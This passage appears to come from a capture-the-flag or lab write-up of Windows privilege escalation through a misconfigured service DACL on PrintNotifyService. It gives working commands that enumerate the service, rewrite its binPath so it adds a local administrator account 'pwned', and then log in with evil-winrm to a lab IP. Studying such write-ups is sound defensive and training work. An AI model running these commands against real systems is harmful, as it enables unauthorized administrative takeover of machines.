
we can create files here, inside this directory there was printer.exe executable. Let's do a registry enumeration of the binary:-
Get-ChildItem "HKLM:\SYSTEM\CurrentControlSet\Services" | ForEach-Object {
  $img = (Get-ItemProperty $_.PSPath -Name ImagePath -ErrorAction SilentlyContinue).ImagePath
  if ($img -like "*printer.exe*") { "$($_.PSChildName): $img" }
}

Through this we were able to map the binary to the running service which is PrintNotifyService.
Let's see the level of privilege which this service has:-
sc.exe qc PrintNotifyService

A real jackpot it runs as LocalSystem
Checking l.turners privileges over this service.
sc.exe sdshow PrintNotifyService

The SDDL shows KA (Key/Generic All — full control) granted directly to the Print Services Operators SID — identical rights to SY (SYSTEM) and BA (Administrators). This is a misconfigured Service DACL: a non-privileged group was given full control over the SCM object for a service that runs as SYSTEM. This is the actual root cause vulnerability — distinct from (and more powerful than) the file-level Modify permission, since WRITE_DAC/full control on the service object includes the right to reconfigure its binary path (WRITE_DACL/CHANGE_CONFIG), independent of file-level ACLs on the executable.
Since the service-level ACL grants full control, the binPath can be reconfigured directly:
sc.exe config PrintNotifyService binPath= "cmd.exe /c net user pwned Passw0rd123! /add && net localgroup Administrators pwned /add"
sc.exe start PrintNotifyService
net user pwned

We can see that new local Administrator account created via a SYSTEM-context process.
Let's authenticate as this new admin.
evil-winrm -i 192.168.178.100 -u pwned -p 'Passw0rd123!'